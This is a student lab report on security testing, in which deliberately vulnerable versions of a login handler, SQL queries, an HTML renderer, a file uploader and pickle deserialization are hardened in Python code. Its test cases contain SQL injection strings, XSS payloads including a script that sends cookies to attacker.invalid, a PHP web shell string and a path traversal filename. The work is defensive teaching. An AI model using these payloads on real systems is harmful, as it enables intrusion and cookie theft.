LAB 20 – SECURITY TESTING

Identifying Vulnerabilities & Defensive Refactoring in AI-Generated Code

Name: Roger A Raju
Rollno: 2503a52370
Batch-13

Task 1 – Input Validation Check (SecureLoginSystem)

Question

Analyze a naive AI-generated Python login script for missing validation, null bytes, injection characters, and plaintext storage; refactor using regex allowlists and salted PBKDF2 hashing.

Prompt:

Audit this AI login handler for injection/plaintext flaws and refactor it with strict regex username/password validation, salted PBKDF2-HMAC-SHA256 hashing, and constant-time checks.

Code (task1_input_validation.py):

```
"""Task 1: Input validation, regex allowlisting, and salted PBKDF2-HMAC authentication."""

import hashlib
import hmac
import os
import re

# Legacy insecure AI-generated baseline (for comparison)
DEMO_USERS_INSECURE = {
    "admin": "DemoAdmin!2026",
    "roger_raju": "DemoStudent#2026",
}


def naive_login(username: str, password: str) -> tuple[bool, str]:
    """Insecure AI baseline: plaintext map without regex or boundary checks."""
    if username in DEMO_USERS_INSECURE and DEMO_USERS_INSECURE[username] == password:
        return True, "Login successful!"
    return False, "Invalid username or password."


class SecureLoginSystem:
    """Hardened login system enforcing regex validation and PBKDF2-HMAC-SHA256."""

    USERNAME_REGEX = re.compile(r"^[a-zA-Z0-9_]{4,16}$")
    PASSWORD_REGEX = re.compile(
        r"^(?=.*[a-z])(?=.*[A-Z])(?=.*\d)(?=.*[@$!%*?&_\-#])[A-Za-z\d@$!%*?&_\-#]{8,64}$"
    )
    ITERATIONS = 100_000

    def __init__(self) -> None:
        self._user_db: dict[str, dict[str, str]] = {}

    def register_user(self, username: str, password: str) -> None:
        """Validate username/password formats and store salted PBKDF2 hash."""
        ok_u, clean_u = self.validate_username(username)
        if not ok_u:
            raise ValueError(clean_u)
        if not isinstance(password, str) or not self.PASSWORD_REGEX.match(password):
            raise ValueError("Password violates complexity or length rules.")
        salt = os.urandom(16).hex()
        digest = self._hash_password(salt, password)
        self._user_db[clean_u] = {"salt": salt, "digest": digest}
```

```
    @classmethod
    def _hash_password(cls, salt_hex: str, password: str) -> str:
        key = hashlib.pbkdf2_hmac(
            "sha256", password.encode("utf-8"), bytes.fromhex(salt_hex), cls.ITERATIONS
        )
        return key.hex()


    def validate_username(self, username: object) -> tuple[bool, str]:
        """Reject non-strings, null bytes, quotes, scripts, and out-of-range lengths."""
        if not isinstance(username, str) or "\x00" in username:
            return False, "Rejected: invalid username type or null byte."
        clean = username.strip()
        if not self.USERNAME_REGEX.match(clean):
            return False, "Rejected: username must be 4-16 alphanumeric/underscore chars."
        return True, clean

    def authenticate(self, username: object, password: object) -> tuple[bool, str]:
        """Validate inputs safely and verify hash in constant time."""
        ok_u, res = self.validate_username(username)
        if not ok_u:
            return False, res
        if not isinstance(password, str) or not self.PASSWORD_REGEX.match(password):
            return False, "Rejected: password fails security policy."
        record = self._user_db.get(res)
        if not record:
            return False, "Authentication failed."
        computed = self._hash_password(record["salt"], password)
        if hmac.compare_digest(computed, record["digest"]):
            return True, f"ALLOWED: Authenticated '{res}' securely."
        return False, "Authentication failed."


if __name__ == "__main__":
    auth = SecureLoginSystem()
    auth.register_user("roger_raju", "DemoStudent#2026")
    auth.register_user("admin", "DemoAdmin!2026")

    cases = [
        ("Valid Student", "roger_raju", "DemoStudent#2026", True),
        ("Valid Admin", "admin", "DemoAdmin!2026", True),
        ("SQL Metachars", "admin' OR '1'='1", "DemoAdmin!2026", False),
        ("XSS Script Tag", "<script>alert(1)</script>", "DemoAdmin!2026", False),
        ("Null Byte", "admin\x00user", "DemoAdmin!2026", False),
        ("Weak Password", "roger_raju", "12345", False),
    ]
    for label, u, p, expected in cases:
        ok, msg = auth.authenticate(u, p)
        assert ok is expected, f"Failed case {label}"
        status = "PASS ALLOWED" if ok else "PASS BLOCKED"
        print(f"[{status}] {label:<16} -> {msg}")
    print("All 6 Task 1 security validation assertions passed!")
```

Output:



Justification

Replaced direct dictionary equality with strict regex patterns (^[a-zA-Z0-9_]{4,16}$), null-byte rejection, salted PBKDF2-HMAC-SHA256 hashing, and hmac.compare_digest(). All 6 security assertions passed, blocking SQL metacharacters, script tags, null bytes, and weak passwords.

Task 2 – SQL Injection Prevention (Parameterized Queries)

Question

Demonstrate SQL injection auth bypass and mass data dumping on an f-string SQL query, then remediate with parameterized prepared queries.

Prompt:

Show SQL injection exploitation against an interpolated SQLite SELECT query and secure it using '?' parameterized placeholders verified against both attack payloads.

Code (task2_sql_injection.py):

```
"""Task 2: Demonstrating SQL injection exploitation and parameterized query prevention."""

import sqlite3


def create_demo_db() -> sqlite3.Connection:
    """Create an isolated in-memory SQLite users table with synthetic rows."""
    conn = sqlite3.connect(":memory:")
    conn.execute(
        "CREATE TABLE users (id INTEGER PRIMARY KEY, username TEXT, password TEXT, role TEXT)"
    )
    rows = [
        (1, "admin", "sample_admin_pw_1", "ADMIN"),
        (2, "roger_raju", "sample_student_pw_2", "STUDENT"),
        (3, "faculty_ai", "sample_faculty_pw_3", "FACULTY"),
    ]
    conn.executemany("INSERT INTO users VALUES (?, ?, ?, ?)", rows)
    conn.commit()
    return conn


def insecure_fetch_user(cursor: sqlite3.Cursor, username: str, password: str) -> list[tuple]:
    """Vulnerable AI code: formats untrusted user input directly into SQL."""
    query = (
        f"SELECT id, username, role FROM users "
        f"WHERE username = '{username}' AND password = '{password}'"
    )
    cursor.execute(query)
    return cursor.fetchall()


def secure_fetch_user(cursor: sqlite3.Cursor, username: str, password: str) -> list[tuple]:
```

```
    """Defended query using '?' bind parameters treated strictly as literal data."""
    query = "SELECT id, username, role FROM users WHERE username = ? AND password = ?"
    cursor.execute(query, (username, password))
    return cursor.fetchall()


if __name__ == "__main__":
    conn = create_demo_db()
    cur = conn.cursor()


    # 1. Exploit demonstrations against the insecure f-string query
    bypass_rows = insecure_fetch_user(cur, "admin' --", "wrong_pw")
    assert len(bypass_rows) == 1 and bypass_rows[0][1] == "admin"
    print(f"[INSECURE EXPLOIT 1] Comment bypass returned: {bypass_rows}")

    mass_dump = insecure_fetch_user(cur, "' OR '1'='1", "' OR '1'='1")
    assert len(mass_dump) == 3
    print(f"[INSECURE EXPLOIT 2] Mass dump leaked {len(mass_dump)} accounts: {mass_dump}")

    # 2. Parameterized query blocks both attacks cleanly
    assert secure_fetch_user(cur, "admin' --", "wrong_pw") == []
    assert secure_fetch_user(cur, "' OR '1'='1", "' OR '1'='1") == []
    legit = secure_fetch_user(cur, "roger_raju", "sample_student_pw_2")
    assert legit == [(2, "roger_raju", "STUDENT")]

    print("[SECURE BLOCKED] Comment attack ('admin' --') -> 0 rows")
    print("[SECURE BLOCKED] Tautology attack (' OR '1'='1') -> 0 rows")
    print(f"[SECURE ALLOWED] Valid user query -> {legit}")
    print("All Task 2 SQL injection prevention assertions passed!")
    conn.close()
```

Output:



Justification

String interpolation allows quotes and '--' SQL comments to alter query syntax, bypassing authentication and dumping all 3 rows. Binding parameters via '?' ensures SQLite treats user strings strictly as literal data, blocking both attacks cleanly.

Task 3 – Cross-Site Scripting (XSS) Prevention & CSP

Question

Evaluate an HTML/JS feedback renderer for stored/DOM XSS via innerHTML and remediate using html.escape(), DOM textContent, and Content Security Policy (CSP).

Prompt:

Secure an AI-generated feedback snippet using Python html.escape(), XSS-safe textContent DOM creation in feedback_demo.html with CSP, and test payloads in headless Chromium.

Code (task3_xss_prevention.py):

```
"""Task 3: Cross-Site Scripting (XSS) HTML escaping and headless browser verification."""
```

```
import html
import os
from playwright.sync_api import sync_playwright

DEMO_HTML = os.path.join(os.path.dirname(os.path.abspath(__file__)), "feedback_demo.html")



def insecure_render_html(author: str, comment: str) -> str:
    """Vulnerable AI pattern interpolating raw strings straight into HTML."""
    return f"<div class='card'><h4>{author}</h4><p>{comment}</p></div>"


def secure_render_html(author: str, comment: str) -> str:
    """Server-side entity escaping neutralizing <, >, quotes, and ampersands."""
    safe_author = html.escape(author, quote=True)
    safe_comment = html.escape(comment, quote=True)
    return f"<div class='card'><h4>{safe_author}</h4><p>{safe_comment}</p></div>"


if __name__ == "__main__":
    payloads = [
        ("Image Event Hijack", "<img src=x onerror='alert(document.cookie)'>"),
        ("Inline Script Tag", "<script>fetch('https://attacker.invalid/?c='+document.cookie)</script>"),
    ]
    for label, payload in payloads:
        escaped = secure_render_html("Roger", payload)
        assert "<script" not in escaped and "<img" not in escaped
        print(f"[SERVER ESCAPE PASS] {label}: {escaped}")

    # Verify in real Chromium that feedback_demo.html renders XSS payloads strictly as text
    with sync_playwright() as p:
        browser = p.chromium.launch(headless=True)
        page = browser.new_page()
        page.goto(f"file:///{DEMO_HTML.replace(os.sep, '/')}", wait_until="load")
        assert page.evaluate("window.xssTriggered") is False
        assert page.locator("#feedback-feed img").count() == 0
        assert page.locator("#feedback-feed script").count() == 0
        assert page.locator("#feedback-feed .feedback-card").count() == 2
        print("[BROWSER DOM PASS] textContent rendered 2 payloads safely (0 imgs, 0 scripts,
xssTriggered=False)")
        browser.close()
    print("All Task 3 XSS prevention assertions passed!")
```

Output:



Justification

Replacing innerHTML with document.createElement() + textContent alongside html.escape() and CSP headers neutralizes <img onerror=...> and <script> payloads. Playwright confirmed zero injected img/script nodes and xssTriggered=False in live Chromium.

Task 4 – Real-Time Application: File Upload Security Audit

Question

Audit an AI-generated avatar upload handler for OWASP file upload risks and implement allowlists, magic-byte validation, size caps, and UUID isolation.

Prompt:

Identify file upload vulnerabilities (path traversal, script upload, MIME spoofing, DoS, collisions) and implement SecureAvatarUploader verified across 6 attack scenarios.

Security Audit Matrix:

Vulnerability	Attack Vector	Severity	Remediation Implemented
Path Traversal	../../etc/evil_avatar.png	HIGH	os.path.basename() + UUID rename + root check
Script Upload	malware.py / payload.bin	CRITICAL	Strict allowlist {.jpg, .jpeg, .png, .webp}
MIME Spoofing	PHP script named fake.png	MEDIUM	Verify binary magic-byte headers
Unbounded Size DoS	> 2 MB payload stream	HIGH	Reject files exceeding MAX_BYTES (2 MB)
Overwrite Collision	Repeated avatar.png upload	MEDIUM	Assign unique uuid4().hex filenames

Code (task4_file_upload_audit.py):

```
"""Task 4: Security audit & hardened profile avatar upload validator."""

import os
import tempfile
import uuid


class SecureAvatarUploader:
    """Defends against path traversal, arbitrary script uploads, MIME spoofing, and DoS."""

    ALLOWED_EXTS = {".jpg", ".jpeg", ".png", ".webp"}
    MAX_BYTES = 2 * 1024 * 1024  # 2 MB
    SIGNATURES = {
        ".png": lambda b: b.startswith(b"\x89PNG\r\n\x1a\n"),
        ".jpg": lambda b: b.startswith(b"\xff\xd8\xff"),
        ".jpeg": lambda b: b.startswith(b"\xff\xd8\xff"),
        ".webp": lambda b: b.startswith(b"RIFF") and b[8:12] == b"WEBP",
    }


    def __init__(self, upload_root: str) -> None:
        self.upload_root = os.path.abspath(upload_root)
        os.makedirs(self.upload_root, exist_ok=True)

    def save_avatar(self, original_filename: str, payload: bytes) -> tuple[bool, str]:
        """Validate filename, extension, size, magic bytes, and store under a UUID filename."""
        base_name = os.path.basename(original_filename)
        _, ext = os.path.splitext(base_name.lower())
        if ext not in self.ALLOWED_EXTS:
            return False, f"Security Rejection: Extension '{ext or 'none'}' forbidden."
        if len(payload) > self.MAX_BYTES:
            return False, f"Security Rejection: File exceeds 2MB limit ({len(payload)} bytes)."
        if not self.SIGNATURES[ext](payload):
            return False, "Security Rejection: Corrupted or spoofed image magic bytes."

        safe_name = f"{uuid.uuid4().hex}{ext}"
        dest = os.path.abspath(os.path.join(self.upload_root, safe_name))
        if not dest.startswith(self.upload_root + os.sep):
            return False, "Security Rejection: Path traversal outside upload directory."
        with open(dest, "wb") as f:
            f.write(payload)
        return True, f"Stored securely as {safe_name}"
```

```
if __name__ == "__main__":
    valid_png = b"\x89PNG\r\n\x1a\n\x00\x00\x00\rIHDRdummydata"
    with tempfile.TemporaryDirectory() as tmp_dir:
        uploader = SecureAvatarUploader(tmp_dir)
        scenarios = [
            ("Valid Avatar PNG", "avatar.png", valid_png, True),
            ("Path Traversal Name", "../../etc/evil_avatar.png", valid_png, True),
            ("Python Script Upload", "malware.py", b"print('pwn')", False),
            ("Executable Binary", "payload.bin", b"\x7fELFbinary", False),
            ("MIME Spoofed PNG", "fake.png", b"<?php system($_GET['c']); ?>", False),
            ("Oversized 3MB File", "huge.png", b"\x89PNG\r\n\x1a\n" + b"A" * (3 * 1024 * 1024), False),
        ]
        for label, fname, data, expected in scenarios:
            ok, msg = uploader.save_avatar(fname, data)
            assert ok is expected, f"Failed scenario {label}: {msg}"
            tag = "PASS ALLOWED" if ok else "PASS BLOCKED"
            print(f"[{tag}] {label:<22} -> {msg}")
    print("All 6 Task 4 file upload security assertions passed!")
```

Output:



Justification

Enforcing extension allowlists, binary magic-byte header validation, a 2 MB limit, basename canonicalization, and UUID4 filenames defeated all 4 malicious scenarios while storing legitimate PNGs safely inside the target upload root.

Task 5 – Insecure Data Serialization Check (Pickle vs JSON)

Question

Demonstrate why pickle.loads() executes arbitrary callables via __reduce__ and replace it with schema-validated JSON deserialization.

Prompt:

Write a benign __reduce__ proof-of-concept showing unsafe pickle execution, then implement SecureSessionManager using json.loads() with strict key/type checks.

Code (task5_serialization_check.py):

```
"""Task 5: Demonstrating pickle RCE risk and replacing with strict JSON validation."""

import json
import pickle
```

```
class DemoPicklePayload:
    """Harmless PoC illustrating that pickle.loads invokes __reduce__ callables."""

    def __reduce__(self):
        return (str, ("POC_CALLABLE_INVOKED_BY_UNPICKLE",))


class SecureSessionManager:
    """Safe session serializer allowing strictly schema-validated JSON objects."""

    REQUIRED_KEYS = {"user_id", "username", "role", "permissions"}

    @staticmethod
    def serialize_session(session_dict: dict) -> str:
        """Serialize validated dictionary to JSON string."""
        if not SecureSessionManager.REQUIRED_KEYS.issubset(session_dict.keys()):
            raise ValueError("Missing required session keys.")
        return json.dumps(session_dict, indent=2)

    @staticmethod
    def deserialize_session(payload_str: object) -> tuple[bool, str, dict | None]:
        """Parse JSON safely without executing arbitrary objects or code."""
        if not isinstance(payload_str, str):
            return False, "Rejected: payload must be UTF-8 JSON text, not binary pickle.", None
        try:
            data = json.loads(payload_str)
        except json.JSONDecodeError as err:
            return False, f"JSON Error (malformed/binary payload rejected): {err}", None
        if not isinstance(data, dict) or not SecureSessionManager.REQUIRED_KEYS.issubset(data.keys()):
            return False, "Schema Error: invalid or incomplete session structure.", None
        if not isinstance(data["permissions"], list):
            return False, "Schema Error: permissions must be a list.", None
        return True, f"SUCCESS: Loaded session for {data['username']}", data



if __name__ == "__main__":
    # 1. Show insecure pickle behavior on a benign __reduce__ PoC
    malicious_bytes = pickle.dumps(DemoPicklePayload())
    unpickled = pickle.loads(malicious_bytes)
    assert unpickled == "POC_CALLABLE_INVOKED_BY_UNPICKLE"
    print(f"[INSECURE PICKLE POC] pickle.loads() triggered callable -> {unpickled}")

    # 2. Show SecureSessionManager accepts valid JSON and blocks binary/corrupt payloads
    session = {
        "user_id": "2503A52370",
        "username": "roger_raju",
        "role": "STUDENT",
        "permissions": ["read_labs", "submit_reports"],
    }
    encoded = SecureSessionManager.serialize_session(session)
    ok, msg, loaded = SecureSessionManager.deserialize_session(encoded)
    assert ok is True and loaded["username"] == "roger_raju"
    print(f"[SECURE JSON] {msg}")

    # Reject raw binary pickle or decoded latin-1 pickle string
    ok_bin, msg_bin, _ = SecureSessionManager.deserialize_session(malicious_bytes)
    assert ok_bin is False
    print(f"[SECURE BLOCKED] Binary pickle bytes -> {msg_bin}")

    ok_str, msg_str, _ = SecureSessionManager.deserialize_session(malicious_bytes.decode("latin-1"))
    assert ok_str is False
    print(f"[SECURE BLOCKED] Pickle string payload -> {msg_str}")
    print("All Task 5 serialization security assertions passed!")
```

Output:



Justification

Python's pickle protocol deserializes executable object opcodes, letting attackers trigger callables during pickle.loads(). json.loads() parses strictly inert data primitives, and schema key checks reject malformed or binary payloads safely.